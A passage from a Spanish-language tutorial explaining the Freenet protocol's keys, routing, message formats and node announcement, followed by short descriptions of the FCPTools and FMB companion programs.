Ya sabemos que las claves de Freenet son los identificadores que nos permiten acceder a los datos que estan almacenados en la red. Las claves sirven para obtener los datos, pero tambien definen la topologia de enrutado y (las CHK y las SSK) nos permiten validar los datos obtenidos. Las claves son vectores de octetos de longitud arbitraria y en los mensajes FNP se codifican como valores binarios segun hemos visto anteriormente.

5.4.1.4.1. Similitud entre claves.

Las claves deben ser susceptibles de comparacion para permitir el enrutado, por ello hay que definir una "distancia" entre claves de forma que dada una clave inicial y otras dos secundarias, podamos decidir cual de las dos claves secundarias se parece mas a la inicial. Y la metrica utilizada es la distancia lexicografica (tambien puede definirse como la distancia numerica en la que los elementos de menor longitud se rellenan con octetos a cero). Si dos elementos estan igual de cerca de un tercero, el que sea de longitud mas pequeña (y por lo tanto tenga menos relleno) se considera mas cerca.

Un ejemplo de algoritmo que utiliza enteros de longitud variable y que realiza la comparacion para comprobar cual de las claves Ka o Kb se parece mas a la clave K es:

```
integer diffA = 0, diffB = 0;
for integer i
    diffA = diffA * 256 + | Ka[i] - K[i] |
    diffB = diffB * 256 + | Kb[i] - K[i] |
    if (diffA > 1 + diffB) Kb se parece mas a K
    if (diffA + 1 < diffB) Ka se parece mas a K
if (diffA > diffB) Kb se parece mas a K
if (diffA < diffB) Ka se parece mas a K
min(Ka, Kb) se parece mas a K
```

5.4.1.4.2. Tipos de claves y validacion de datos.

Las claves sirven para validar los datos del Fieldset "Storables", que a su vez sirven para validar los datos, puesto que incluyen el campo "Initial-digest" que precisamente contiene el ultimo valor del hash progresivo de los mismos. La estructura de una clave usada para validar los datos es:

```
Key                ::= validator length-byte keytype
validator          ::= octet { octet }
length-byte        ::= octet
keytype            ::= octet octet
```

La parte "validator" se define segun el tipo de clave. "length-byte" es el logaritmo en base 2 del limite superior para el tamaño de los datos: los datos podran tener una longitud maxima de 2**(length-byte)-1 octetos (NOTA: el operador ** indica exponenciacion). "key-type" consiste en dos octetos (numeros mayor y menor) que definen el tipo de clave.

5.4.1.4.2.1. Content Hash Keys (CHK).

Las claves CHK tienen asociado el "key-type" 0x03 0x02. Ya sabemos que las claves CHK definen una aplicacion biyectiva entre los datos y la clave asociada, y que son la piedra angular de Freenet.

Para los datos indexados mediante CHKs deben incluirse en el resumen todos los campos esenciales del Fieldset "Storables", pero los campos relacionados con firmas deben obviarse. Por lo tanto, el valor de la parte "validator" debe ser exactamente el resumen del Fieldset "Storables".

5.4.1.4.2.2. Signature Verifying Key (SVK).

Las claves SVK fueron el inicio de las claves basadas en criptografia asimetrica para Freenet. Hoy en dia no se utiliza este tipo de claves, sino las claves SSK (o KSK si no necesitamos seguridad). Pero las claves SSK y KSK son de mas actualidad que la especificacion del protocolo, por lo que su funcionamiento no se describe en la version disponible en web (ya dije que era muy antigua). De cualquier modo, las claves SSK y KSK no son mas que mejoras (o simplificacion, si es KSK) a las claves SVK, por lo que les echaremos un vistazo. De hecho, las clases ClientKSK y ClientSSK estan heredan de la clase padre ClientSVK, por lo que el cliente las trata como si fueran SVK, y puede deducirse que el servidor tambien las trata igual -aunque esto es una "deduccion" mia, espero no equivocarme :)-

Las claves SVK se basan en una clave publica conocida por todos los nodos y una clave privada que solo conoce el generador de dicha informacion. El "keytype" de dichas claves es 0x02 0x03. Ya he explicado anteriormente el funcionamiento de las claves SSK, y todo ello es extrapolable a claves SVK con una sola restriccion: por cada par de claves publica-privada solo puede insertarse un archivo. Esto es una restriccion suficiente como para que nadie utilice las claves SVK directamente, sino las SSK que permiten insertar tantos archivos como deseemos en un mismo subespacio de claves.

El Fieldset "Storables" debe incluir todos los campos definidos anteriormente. La firma ("signature") debe incluir todos los campos (salvo el propio campo "signature") y debe ser verificable con la clave publica incluida en el campo "Public-key". Asimismo, la parte "validator" debe incluir el resumen SHA1 de los octetos contenidos en el campo "Public-key", seguidos de los octetos del campo "Document-name". Esto ultimo es analogo a lo que estamos acostumbrados cuando realizamos una peticion a FProxy de una SSK: indicamos el tipo de clave (SSK), el resumen de la "Public-key" y luego el nombre de documento.

5.4.1.4.2.3. Otras claves.

Se definen las claves "desconocidas" (unknown) e "imaginarias" (imaginary). Las primeras seran todas las claves para las que el "keytype" no se conozca. Dichas claves deben poderse enrutar y transferir todos los datos asociados a las mismas, pero los nodos no deben almacenarlas en la cache ni proporcionarlas por ellos mismos.

Por otra parte, las claves imaginarias son un mecanismo interno para almacenar datos en las tablas de enrutado que no sean claves en si. Para ello el valor 0x00 0x00 de la parte "validator" queda reservado.

5.4.1.5. Elementos de los nodos.

La implementacione de un nodo requiere los siguientes elementos comunes.

5.4.1.5.1. Memoria de transacciones.

Es la memoria que contiene el estado de cada transaccion o cadena de mensajes, identificada por su "UniqueID". Sirve tambien para sincronizar las transacciones de forma que solo se este procesando un mensaje a la vez para cada transaccion.

5.4.1.5.2. Tabla de enrutado.

La tabla de enrutado debe contener informacion para asociar a cada clave una referencia de nodo, de forma que se sepa a que nodo hay que realizar la peticion. Tambien debe permitir obtener la clave mas similar a otra dada de entre todas las claves que tengan asociada una referencia a un nodo. Por ultimo, debe permitir actualizar las referencias a un nodo cuando estas cambien (por ejemplo, porque se ha recuperado un ARK actualizado).

5.4.1.5.3. Almacen de datos (Data Store).

Cada nodo debe permitir almacenar datos en una "cache", y el tamaño de la misma debe ser configurable por el administrador del nodo. El funcionamiento de el Store es como el de todas las caches, con colas circulares y una lista de los LRU (Less Recently Used, menos usados recientemente) para permitir el borrado de archivos menos pedidos cuando todo el espacio este ocupado y se quiera almacenar nueva informacion. El metodo para descartar los datos antiguos no esta especificado por el protocolo, y lo unico que puedo decir al respecto es que no solo se tiene en cuenta la fecha de ultimo acceso, sino tambien el tamaño de los datos. De esta forma se evita que un archivo nuevo muy grande "desplace" a varios archivos mas pequeños pero mas "populares". Como siempre, a mirar el codigo si alguien esta realmente interesado en los algoritmos.

5.4.1.5.4. Temporizador.

Por supuesto, cada nodo contiene un temporizador que sirve para comprobar tiempos de expiracion de peticiones, etc. Los nodos que realicen peticiones deben calcular el tiempo tras el cual la peticion deberia haberse completado. La formula es:

Time(n) = n*<media de Tservicio>+1.28*sqrt(n)*<Desviacion de Tservicio>

Los valores entre <> son constantes empiricas, y n es el numero de saltos.

5.4.1.6. Preguntas (Queries).

La pregunta (query) es el metodo de comunicacion entre nodos. Cada pregunta tiene asociada un UniqueID y cada mensaje tiene el campo "HopsToLive", valor numerico que indica el numero de nodos que resta para que el mensaje sea desechado (de forma que no viaje sin fin por la red). Tambien incluyen un campo "Source" que identifica el ultimo nodo que envio el mensaje.

Cuando un nodo recibe un mensaje, comprueba primero que en la memoria de transacciones no exista una entrada con el mismo UniqueID. Si es asi, o si el nodo esta en una situacion de sobrecarga, error, etc., contestara a la

fuente del mensaje con otro mensaje de tipo "QueryRejected" (pregunta rechazada) sin modificar su memoria de transacciones. Si no es asi, enviara un mensaje "Accepted" a la fuente. Hay que notar que a un mensaje "Accepted" puede seguir otro "QueryRejected" si ocurre cualquier error posterior (por ejemplo, la pregunta no puede rutarse).

El nodo que envia el mensaje debe activar a su vez un temporizador con el valor Time(n=1) segun la formula expuesta anteriormente. Si no se recibe respuesta de ningun tipo y el temporizador expira, debe tratarse esta situacion como un "QueryRejected". En tal caso puede despreciarse la conexion con el nodo que no contesto. Si se recibio un "Accepted", debera esperarse un tiempo Time(n=HTL) desde la recepcion del mismo hasta recibir una respuesta final. Si esta no llegase, se volvera a tomar como un "QueryRejected".

Si no se recibe una respuesta para una pregunta que provenia inicialmente de otro nodo, debe enviarse un mensaje "QueryRestarted" a dicho nodo, de forma que este sepa que no somos nosotros los que hemos fallado. Cuando un nodo reciba un "QueryRestarted" mientras espera una respuesta final, el nodo debe volver a esperar la misma cantidad de tiempo.

Existe ademas un tipo de mensajes "QueryAborted", pero el que escribio la especificacion pone (textualmente):

> // TODO - there is a QueryAborted as well now IIRC, but I don’t remember the exact semantics //

Asi que si el no se acuerda, imaginate yo.... Los mensajes "QueryAborted" sirven (’ta claro) para parar una pregunta. Por ejemplo, cuando queremos parar una insercion de informacion en curso porque hemos detectado un error en el hash progresivo que nos llega desde el nodo anterior. Es un mensaje que se envia a los nodos siguientes, pero no al anterior: de esta forma el nodo que genero el error (de forma maliciosa o no) no puede enterarse de que la informacion no sera insertada finalmente.

Copio y pego directamente las estructuras de los mensajes:

```
-Accepted:
Accepted
UniqueID=<id>
EndMessage

-QueryRejected:
QueryRejected
UniqueID=<id>
HopsToLive=<integer>
Reason=<string>         /* Este campo es solo para depurado y posiblemente
                           desaparezca cuando se termine el protocolo. */
EndMessage

-QueryRestarted:
QueryRestarted
UniqueID=<id>
EndMessage
```

El formato de los mensajes QueryAborted no esta especificado, pero mirando el codigo parece ser:

```
QueryAborted
UniqueID=<id>
EndMessage
```

5.4.1.6.1. Enrutando preguntas.

El nodo debe utilizar la tabla de enrutado para encontrar la clave mas cercana a la que se ha pedido y la referencia asociada a la misma de entre todas las que tenga. Si no se encuentra dicha clave y referencia (porque la tabla de rutas este vacia), debe rechazar la pregunta.

Una vez tenga la referencia, debe intentar establecer una conexion con ese nodo, y enviarle la pregunta. Si falla al conectarse, debe volver a buscar la siguiente clave mas parecida, y empezar de nuevo. Cada referencia a un nodo al que no se pueda conectar debe ser despreciada (y posiblemente, intentar un ARK si es que el nodo utiliza ARK). El numero maximo de reintentos de conexion es un valor constante que no depende de cuan larga sea la tabla de rutas. Si se sobrepasa dicho numero, la pregunta sera rechazada independientemente de que aun haya referencias a nodos que no hayamos intentado.

5.4.1.6.2. Peticiones (Requests).

Alguien podria pensar que mejor que "pregunta" podria haber traducido query como "peticion", pero habria entonces confusion con las verdaderas "peticiones" (requests). La verdad es que esta nomenclatura no es muy clarificadora que digamos, pero asi es la vida.

Las peticiones son tipos de preguntas relacionadas con los datos. Hay dos tipos de peticiones: para obtener (DataRequest) e insertar (DataInsert) datos. Puesto que las peticiones hay que enrutarlas, primero se describira como hay que hacer este rutado.

5.4.1.6.2.1. Enrutado de peticiones.

Por supuesto, todo mensaje de peticion debe incluir un campo que contenga la clave bajo la que se almacena la informacion que se desea obtener o bajo la que se desea insertar la informacion, si es una peticion de insercion. Este campo se llama "SearchKey". La clave se envia como un valor binario segun la representacion estandar definida anteriormente.

Una vez la peticion se haya aceptado, el nodo realizara las acciones pertinentes para atenderla. Estas acciones seguramente incluiran busqueda y/o modificacion del DataStore. Si se debe seguir redireccionando la peticion, el nodo debe comprobar primero que el campo HopsToLive es mayor que cero. Si no es asi, el comportamiento depende del tipo de peticion que se este atendiendo. Si es mayor que cero, simplemente debe decrementar HTL.

Si se recibe un "QueryRejected" al enrutar una peticion o bien no se recibe respuesta, el comportamiento debe ser el mismo que cuando un envio propio falla: intentar enrutar hacia el siguiente nodo en la lista de "claves parecidas" a la pedida. La unica diferencia esta en el campo HopsToLive, que en este caso debe ser el calculado anteriormente.

---- NOTA:
Hay una mejora importante a esta especificacion respecto al campo HopsToLive (HTL). El motivo de la misma puede verse claramente si imaginamos una situacion como la siguiente: nuestro nodo realiza una peticion con el campo HopsToLive almacenando un valor 0. ¿Que ocurre entonces? Si el siguiente nodo nos da la informacion que pedimos, dicho nodo es la fuente de la misma, puesto que HTL no bajara nunca de 0. Esto choca de frente con la necesidad de anonimato para la fuente de informacion que buscamos.

La solucion es cambiar el comportamiento: ahora existe una probabilidad de que cada nodo decremente el campo HTL que sera p = 1 - e**(k*(HTL**2)). k se define como el "factor HLT" (HTL_FACTOR) y actualmente toma un valor -1.5.

De esta forma se consigue que para HTL=1 en el 22% de los casos el nodo no decremente HTL. Para HTL=2, ya solo en el 0.25% de los casos el nodo no decrementa HTL. De esta forma, no podemos saber si realmente era el nodo siguiente el que tenia la informacion o era otro. Sabemos que en un 78% de los casos era el, pero es un porcentaje lo suficientemente bajo como no estar completamente seguros (que es de lo que se trata). Para los fanaticos de las redes, hacer notar que esto no puede causar que el mensaje nunca muera, puesto que el siguiente nodo hara lo mismo, y la probabilidad de que no se decremente es en este caso 22%**2 = 4.84%, 22%**3=1.06% (aprox.) en el siguiente nodo, etc. Cualquiera que sepa un poco de estadistica puede ver que el mensaje esta destinado a morir en pocos saltos una vez HTL ha alcanzado el valor 1.

5.4.1.6.2.2. Transferencia de datos.

Los datos se transfieren en la parte final de ciertos mensajes, los cuales contienen el Fieldset "Storables", bajo el subcampo de nombre "Storable" en un alarde de originalidad. Cuando reciba esos mensajes, debera comprobar el campo correspondiente a la clave e ir verificando continuamente el hash progresivo a partir del campo "Initial-digest". Si en algun momento la comprobacion falla, la transferencia debe terminarse. Si la conexion se cae en algun momento durante la transferencia, debe actuarse como si hubiera fallado la comprobacion.

Asimismo, los datos deben reenviarse de forma inmediata, sin mantener buffers de memoria que pudieran retrasar la transferencia mas de un par de segundos, ya que este retraso se multiplicaria por el numero de nodos por los que la informacion debe pasar.

5.4.1.6.2.3. Peticiones de insercion (InsertRequest).

Ya se que alguno estara pensando cosas raras, pero el nombre no tienen ningun doble sentido, y las inserciones de datos son el modo de publicar contenidos en Freenet. :D

Este tipo de peticion inicia una insercion y, una vez aceptada, es seguido por un mensaje "DataInsert" que sera el que contiene los datos. Los nodos deben intentar almacenar los datos en la cache (DataStore) o, si no van a hacerlo (porque no cabe o el tipo de clave es desconocido) preparar un buffer circular suficiente para el reenvio "al vuelo" a otros nodos. Esto debe ocurrir si HTL es mayor que cero y tan pronto como otro nodo haya aceptado la correspondiente peticion de insercion. Si hay algun fallo durante la transferencia al siguiente nodo, debe tratarse como si dicho nodo no hubiese contestado dentro de tiempo (con el consiguiente QueryRestarted, etc.). Si los datos que llegan fallan se debe enviar un octeto de control con el valor CB_RESTARTED tan pronto como sea posible y despues un mensaje de tipo "QueryAborted" al nodo al que se estan reenviando. El nodo que envia los datos erroneos no se enterara de ello.

Una vez el mensaje "InsertRequest" llegue al nodo final HopsToLive valdra cero. Dicho nodo contestara entonces con un mensaje "InsertReply". Todos los nodos que hayan enrutado una peticion de insercion deben enviar hacia el nodo anterior un mensaje "InsertReply" cuando reciban de un nodo posterior un mensaje de dicho tipo. Hay que tener en cuenta que un nodo puede contestar con un "InsertReply" incluso antes de haber recibido el "DataInsert". El mensaje "InsertReply" se considera una respuesta final a la pregunta (query) pero los nodos deben esperar aun un mensaje "StoreData" antes de liberar la memoria de la transaccion.

Si un nodo recibe un "QueryRejected" de un nodo al que ya ha enviado un "DataInsert" o si el mensaje "InsertReply" no llegase a tiempo, debera

reintentar la peticion mediante "InsertRequest" y utilizar los datos que esten en su cache. Si no ha almacenado dichos datos (ha usado un buffer circular) o si los datos han expirado, debera enviar un mensaje "QueryRejected" hacia atras, de forma que el nodo anterior a el sea el que se ocupe de reenviar los datos.

Un nodo que inicialmente haya aceptado un "InsertRequest" debe continuar leyendo los datos de "DataInsert" incluso si al final acaba rechazando la peticion (porque no consiga enrutarla, por ejemplo).

El mensaje "StoreData" sera enviado por el ultimo nodo (el que recibe HopsToLive a cero) y debe ser reenviado hacia atras por todos los nodos que hayan rutado la peticion. Una vez un nodo envie este mensaje, puede dar por terminada la transaccion y liberar la memoria correspondiente a la misma.

El formato de mensajes es:

```
-InsertRequest:
InsertRequest
UniqueId=<integer>
SearchKey=<byte array>
HopsToLive=<integer>
Source=<Node Reference>
EndMessage

-DataInsert:
DataInsert
UniqueId=<integer>
DataLength=<integer > 0>
Storable=<Storable fieldset>
Data            /* Seguido por un campo de datos de DataLength octetos. */

-InsertReply:
InsertReply
UniqueId=<integer>
EndMessage
```

5.4.1.6.2.4. Peticiones de recuperacion de datos (DataRequest).

Estas peticiones sirven para obtener los datos que contiene Freenet. Se inicia una de estas peticiones con un mensaje "DataRequest", que se envia hacia otros nodos. Cuando un nodo recibe dicho mensaje, debe buscar en su cache la informacion correspondiente a dicha peticion. Si la encuentra, contestara al nodo anterior con un mensaje de tipo "DataReply" en el cual se incluiran los datos correspondientes. Si no la encuentra, debera reenviarla a otros nodos de sus tablas de rutas. En el caso de que el mensaje alcance un nodo final (HopsToLive=0) y tampoco dicho nodo tenga esa informacion, este nodo final contestara con un mensaje "DataNotFound".

Bien el mensaje "DataNotFound" bien el mensaje "DataReply" se considera la respuesta definitiva a una peticion de datos. Si el mensaje es "DataNotFound", se podra liberar la memoria asociada a dicha transaccion una vez se haya enviado el mensaje al nodo anterior. Cuando un nodo recibe un "DataReply" debe reservar espacio en la cache local (o bien usar un buffer circular) y reenviar los datos inmediatamente al nodo anterior conforme los vaya recibiendo. Si hay un error de verificacion de los resumenes de los datos, el nodo debe enviar el octeto de control con el valor CB_RESTARTED, y comportarse como si el nodo posterior no hubiera contestado la peticion a tiempo. Tras haber transferido todos los datos, el nodo que los almacenaba inicialmente (el primero que contesta con "DataReply") debera enviar un mensaje "StoreData" que sera reenviado hacia atras por todos los nodos que hayan rutado dicha peticion. Cuando dicho mensaje haya sido enviado por un

nodo, ese nodo puede liberar la memoria correspondiente a la transaccion.

Los formatos de mensaje son:

```
-DataRequest:
DataRequest
UniqueId=<integer>
SearchKey=<byte array>
HopsToLive=<integer>
Source=<Node Reference>
EndMessage

-DataNotFound:
DataNotFound
UniqueId=<integer>
EndMessage

-DataReply:
DataReply
UniqueId=<integer>
DataLength=<integer >
Storable=<Storable fieldset>
Data    /* Seguido por un campo de datos de DataLength octetos. */
```

5.4.1.6.2.5. Mensajes StoreData.

El mensaje de tipo StoreData es el ultimo mensaje que se envia/recibe en una peticion de datos, ya sea de recuperacion o de insercion. El mensaje StoreData contiene informacion acerca del enrutado y sirve para la expansion automatica de la informacion por Freenet, el "auto-aprendizaje" de los nodos.

Hemos visto que una vez las peticiones de datos han sido concluidas, el ultimo nodo envia un mensaje StoreData que viaja hacia atras por toda la cadena de nodos hasta el origen de la peticion. El mensaje "StoreData" significa el fin de la peticion.

Cuando un nodo envia un mensaje StoreData, el campo DataSource debe contener una referencia a el mismo con (probabilidad P) o una referencia al nodo que tenga la clave mas parecida al valor "SearchKey" pedido (con probabilidad 1-P). Cuando un nodo reciba un mensaje "StoreData", añadira una ruta a este valor almacenado en el campo "DataSource" a su tabla de rutas. De esta forma se consigue descentralizar el enrutado por la red para que no se produzcan cuellos de botella/puntos debiles susceptibles de ataque DoS (negacion de servicio) en cuanto a enrutado.

Ademas, los mensajes "StoreData" incluyen dos campos que se proponen en la primera version del protocolo: "HopsSinceReset" y "RequestRate". El primero indica por cuantos nodos ha pasado el mensaje desde la ultima vez que se cambio el campo "DataSource". Esta informacion servira para que el nodo pueda decidir si desea almacenar los datos en su "DataStore" o no. El segundo campo sirve como medida del trafico para conseguir un equilibrado de la carga de la red (load balancing).

El formato del mensaje es:

```
StoreData
UniqueId=<integer>
DataSource=<Node reference>
HopsSinceReset=<integer>
RequestRate=<long integer>
EndMessage
```

5.4.1.6.3. Anuncios (Announcement queries).

Los anuncios sirven para que nuevos nodos puedan entrar a formar parte de la red. Especialmente sirve para que estos nuevos nodos puedan adquirir algunas referencias iniciales en su tabla de rutas, de forma que puedan satisfacer las primeras peticiones.

5.4.1.6.3.1. Enrutado de anuncios.

Los anuncios comienzan con un mensaje de tipo "NodeAnnouncement", que se enruta igual que cualquier pregunta, pero con usa sutil diferencia: la clave que se utiliza para que los nodos puedan enrutar debe ser generada de forma aleatoria y puede ser cualquiera dentro del espacio de claves. Hay tres campos importantes en dicho mensaje: "Depth", "Anouncee" y "CommitValue". El primero de ellos es un contador de saltos que se incrementara por cada nodo que reenvie el mensaje. El segundo contiene la referencia al nodo que se esta anunciando. El ultimo de ellos debe ser un valor aleatorio en forma de vector de octetos generado en cada nodo a partir del hash SHA1 del valor "CommitValue" recibido del nodo anterior. Este valor se utiliza a modo de codigo de control contra errores acumulativo, como luego veremos.

Para evitar que un nodo vuelva a anunciarse, cuando se recibe un mensaje "NodeAnnouncement", debe buscarse referencias a dicho nodo en la tabla de rutas. Si se encuentra alguna, debe contestarse con un mensaje de tipo "AnnouncementFailed", que viajara hacia atras por toda la cadena de nodos anteriores. Tras enviar un mensaje "AnnouncementFailed" los nodos pueden dar por concluida la operacion de anuncio.

Al contrario de lo que ocurre con las peticiones, es importante que los anuncios alcancen la profundidad indicada inicialmente en el campo HopsToLive, por lo tanto cuando un anuncio se rechace, incluso si anteriormente habia sido aceptado, el mensaje "NodeAnnouncement" enviado en su lugar debe contener el mismo valor en el campo HopsToLive que el primero, no el valor tomado del mensaje "QueryRejected". Puesto que esto puede dar lugar a un retraso, puede ser necesario indicar con un mensaje "QueryRejected" que la operacion esta todavia pendiente. Cada implementacion debera sopesar la situacion y actuar en consecuencia respecto a esto.

Cuando un nodo reciba el mensaje "NodeAnnouncement" (el mensaje haya alcanzado su fin) este ultimo nodo tambien generara un valor aleatorio similar al que se almacena en el campo "CommitValue". Este valor sera enviado, en el mensaje de tipo "AnnouncementReply" que sirve para terminar la peticion de anuncio, en el campo "ReturnValue". Cada uno de los nodos que reenvia un mensaje "AnnouncementReply" -que seran cada uno de los nodos que reenviaron "NodeAnnouncement"- debe tomar el campo "ReturnValue" recibido, realizarle la XOR con el valor "CommitValue" que calculo en el envio del mensaje "NodeAnnouncement" correspondiente y almacenarlo en el campo "ReturnValue" del nuevo "AnnouncementReply". Por si no queda claro, basicamente realizar la XOR de lo que se recibe con lo que se envio.

Formato de mensajes:

```
-NodeAnnouncement:
NodeAnnouncement
UniqueId=<integer>
HopsToLive=<integer>
Depth=<integer>
CommitValue=<byte array>
Source=<Node Reference>
Announcee=<Node Reference>
EndMessage
```

```
-AnnouncementFailed:
AnnouncementFailed
UniqueId=<integer>
Reason=<string>
EndMessage

-AnnouncementReply:
AnnouncementReply
UniqueId=<integer>
ReturnValue=<byte array>
EndMessage
```

5.4.1.6.3.2. Anuncio de un nodo.

```
        "-Hola, soy tu menstruacion.
        -Ah! La regla!..."
```

El metodo a seguir por un nodo cuando se quiere anunciar pasa por tener inicialmente una tabla de rutas. Pero aqui tenemos el problema de quien fue primero, el huevo o la gallina: como tenemos una tabla de rutas si aun no formamos parte de la red. Y este es precisamente el unico punto en el que Freenet no es independiente del resto de redes que van sobre IP. Para conseguir las primeras referencias necesitamos una lista que normalmente nos bajaremos de la web (aunque hay un mecanismo para bajarnosla directamente de nodos que participen en Freenet si tenemos alguna referencia anterior a ellos, por ejemplo un fichero seednodes.ref antiguo).

Una vez tenga la menos una referencia a otro nodo, debe enviar un mensaje de tipo "NodeAnnouncement" con el campo Depth a cero, HopsToLive al numero de nodos que se quiera alcanzar y CommitValue con el hash SHA1 de un valor aleatorio. Una vez hecho esto, debe enrutar dicho mensaje.

Si el anuncio falla, bien porque un nodo no pueda enrutar el mensaje o porque reciba otro de tipo "AnnouncementFailed", dicho nodo debe esperar un tiempo antes de intentar responder. Se recomienda esperar un periodo razonable y duplicar el periodo esperado por cada fallo sucesivo.

Cuando el nodo originario reciba el mensaje "AnnouncementReply", debera realizar la XOR del campo "ReturnValue" con el valor aleatorio inicial para crear una XOR que incluya todos los valores aleatorios. Esto sera llamado "AnnouncementKey", y este valor sera firmado con su clave privada, resultado que se enviara en un mensaje "AnnouncementExecute" en el campo "RefSignature". El valor "AnnouncementKey" se enviara como la parte final de dicho mensaje.

```
Formato de AnnouncementExecute:
AnnouncementExecute
UniqueId=<integer>
RefSignatue=<signature>
DataLength=<integer>
Data            /* Seguido de una parte de datos de longitud "DataLength"
                octetos con una serie de cadenas de octetos delimitadas
                por caracteres de nueva linea */
```

Una vez un nodo ha enviado un mensaje "AnnouncementReply", debera esperar el mensaje de tipo "AnnouncementExecute" del nodo original. El valor Depth es conocido y debe usarse para calcular el tiempo que dicho nodo debe esperar la respuesta.

Cuando el nodo reciba "AnnouncementExecute", debe añadir su propio valor aleatorio (usado para el campo "CommitValue" anteriormente) al final de la

lista en la parte final del mensaje y generar el campo "AnnouncementKey" realizando la XOR del campo "ReturnValue" que recibio con todos los valores de la lista. Entonces debe comprobar que el valor "CommitValue" que recibio era exactamente el hash acumulativo de los valores aleatorios de la lista y que la firma del nodo que se anuncia valida la "AnnouncementKey". Si algo falla debe enviar hacia atras un mensaje "AnnouncementFailed" y hacia delante un "QueryAborted".

Si no hubo fallo, el nodo debe crear una clave de tipo "Imaginary" con el valor "AnnouncementKey" y añadirla como una referencia al nodo que se anuncia en su tabla de rutas. Hecho esto, debe enviar el mensaje "AnnouncementExecute" correspondiente al siguiente nodo.

Cuando el ultimo nodo reciba el mensaje "AnnouncementExecute" debe -aparte de realizar todas las operaciones anteriores- generar el mensaje "AnnouncementCompleted". Tomando como valor x el minimo entre el numero de claves no imaginarias que tenga en su tabla de rutas y Depth+HopsToLive, debera incluir al final de dicho mensaje las x claves no imaginarias mas parecidas a la "AnnouncementKey". Cada nodo anterior debera reenviar el mensaje "AnnouncementCompleted" tras actualizar con claves mas parecidas -si las tiene en su "DataStore"- dicha lista. Lo que se recomienda que se haga la lista obtenida en el nodo que se anuncia es ordenarlas por similitud con la "AnnouncementKey" y pedirlas tan pronto como se pueda, almacenando los datos en el "DataStore". De esta forma se consigue que el nuevo nodo tenga un almacen considerable de claves similares. Para descentralizar mas la informacion puede pedirse solo una porcion de dicha lista, por ejemplo la mitad.

Por ultimo, el formato de mensaje es:

```
AnnouncementComplete
UniqueId=<integer>
DataLength=<integer>
Data            /* Seguido de una parte de datos de longitud "DataLength"
                octetos con una serie de cadenas de octetos delimitadas
                por caracteres de nueva linea */
```

6. Amigos y parientes de Fred.

Freenet, por si aun no lo habeis notado, es todo un microcosmos paralelo de experimentacion y desarrollo. A partir de esta red han ido apareciendo distintos programas y servicios que añaden funcionalidad a la misma o facilitan la tarea de desarrollo, insercion y mantenimiento de un freesite. En este apartado intentare "pasar por encima" de alguno de ellos.

Pero no solo de Freenet vive el paranoide :-D. Tambien existen otros proyectos paralelos de redes anonimas como son Entropia o el IIP (Invisible IRC Project). Tambien estos proyectos tienen su cabida en esta seccion. De hecho, es muy comun que las personas que se conectan al IIP mantengan nodos permanentes en Freenet y sean los creadores de los mejores freesites (como ocurre con CofE, mids, jrand0m, thetower y el resto de la peña).

6.1. FCPTools.

Las FCPTools son utilidades de linea de comandos que nos permiten utilizar la red Freenet de forma sencilla y potente. Basicamente son parecidas a los "comandos r" de Unix, y permiten obtener archivos de Freenet, insertar archivos en la red, dividir un archivo en splitfiles e insertarlos en la red, etc. En general, estas cosas pueden hacerse con la propia distribucion .jar de Freenet, pero estos programas son mas sencillos de usar. Pueden obtenerse, como la mayoria del software a utilizar, de la web en sourceforge.

Asimismo, las FCPTools incluyen una biblioteca en C para acceder directamente al puerto FCP de un host (puede ser el local o cualquiera que lo tenga abierto al exterior), la ezFCPlib. Aunque dicen que esta mal escrita y es bastante antigua, puede ser una ayuda para comenzar a escribir clientes para Freenet. Incluye una documentacion bastante pobre, pero suficiente para empezar. Programadores compulsivos en C, animo y duro con ello: Freenet necesita buenas ideas y buenos desarrolladores.

6.2. FMB.

FMB significa Freenet Message Board. Es un sistemas de noticias al estilo news, pero totalmente anonimo (por supuesto) y bastante particular. La verdad es que no es muy amigable para el novato, sobre todo porque puedes obtener una copia sin documentacion y no tiene opcion de ayuda. Es muy comun ver mensajes de personas que no entienden el funcionamiento del sistema (todos hemos puesto mensajes asi) pidiendo ayuda o por probar a ver que pasa.

La clave para la edicion mas moderna del freesite desde el que puedes bajar el software a la hora de escribir estas lineas es:

SSK@rjYFfgPHfolmcStiaoxESFfBXz8PAgM/FMBwishlist/11//

6.2.1. Canales y mensajes.

El sistema de funcionamiento esta basado de nuevo en claves SSK. El programa (o tu mismo, si lo deseas) genera un espacio de claves (una clave publica y su privada asociada) en el que insertas tus mensajes. En el FMB este subespacio se conoce como "canal". Cada persona que se encuentra conectada tiene su propio canal, y si deseas ver sus mensajes lo unico que tienes que hacer es indicar al cliente FMB que deseas comenzar a escuchar en ese canal.

No solo recibiras entonces todos los mensajes que esa persona haya escrito, sino tambien todos los que haya obtenido de otros usuarios. Estos ultimos mensajes se consideran "no verificados", puesto que podria ser que el usuario del que los hemos obtenido los hubiese falsificado. Por ello aparece la opcion "verificar", que lo que hace es buscar el mensaje original en el espacio de claves del remitente (no del distribuidor, que es el que tenemos). Si el mensaje existe y coincide, la opcion de verificar desaparecera. Si no se encuentra, seguira ahi por si queremos seguir intentandolo.

Ademas de los canales personales, existe el canal de "anuncios" (Announcement channel). Debes escuchar los mensajes de dicho canal si quieres saber que canales estan activos en cada momento (es decir, algo asi como quien esta conectado).

Todos los canales muestran un tiempo en color negro o rojo. Este es el tiempo de ultima actividad de dicha persona. En negro significa que el canal esta activo; en rojo, que no lo esta. Las pequeñas letras y numeros que hay abajo a la izquierda en el recuadro de cada canal indican el estado, que puede ser eXito (X), Recibiendo (R), Insertando (I), reintentos (si es un numero) o informacion no valida (el caracter ?).

No existe el concepto de mensaje privado en el FMB. Si lo que deseas es mensajeria privada, logicamente debes usar cifrado con clave publica/privada como PGP. Ademas, los mensajes que recibes son -por defecto- solo los que se han insertado durante ese dia. Si deseas recibir mensajes antiguos debes indicar la opcion --daysBack en la linea de comandos.

6.2.2. Archivos.

Tambien existen lo que se denominan "archivos" de mensajes. Los archivos no son mas que todos los mensajes que una persona ha recibido (los cuales el

cliente FMB guarda en el fichero XML "messages") insertados en Freenet. Si lo que deseas es ver mensajes antiguos, puedes bajarte uno de los archivos disponibles (son famosos los archivos de Purple, que los inserta cada sabado) e incluso si crees que tienes una buena coleccion de mensajes (bien por cantidad o porque algunos no han sido muy distribuidos) puedes insertar tu propio archivo para que otras personas puedan bajarselo, siendo este un modo mas de redundancia para evitar la "muerte" de la informacion en Freenet.

6.2.3. Informacion sobre los usuarios.

"Pleased to meet you,
hope you guessed my name..."

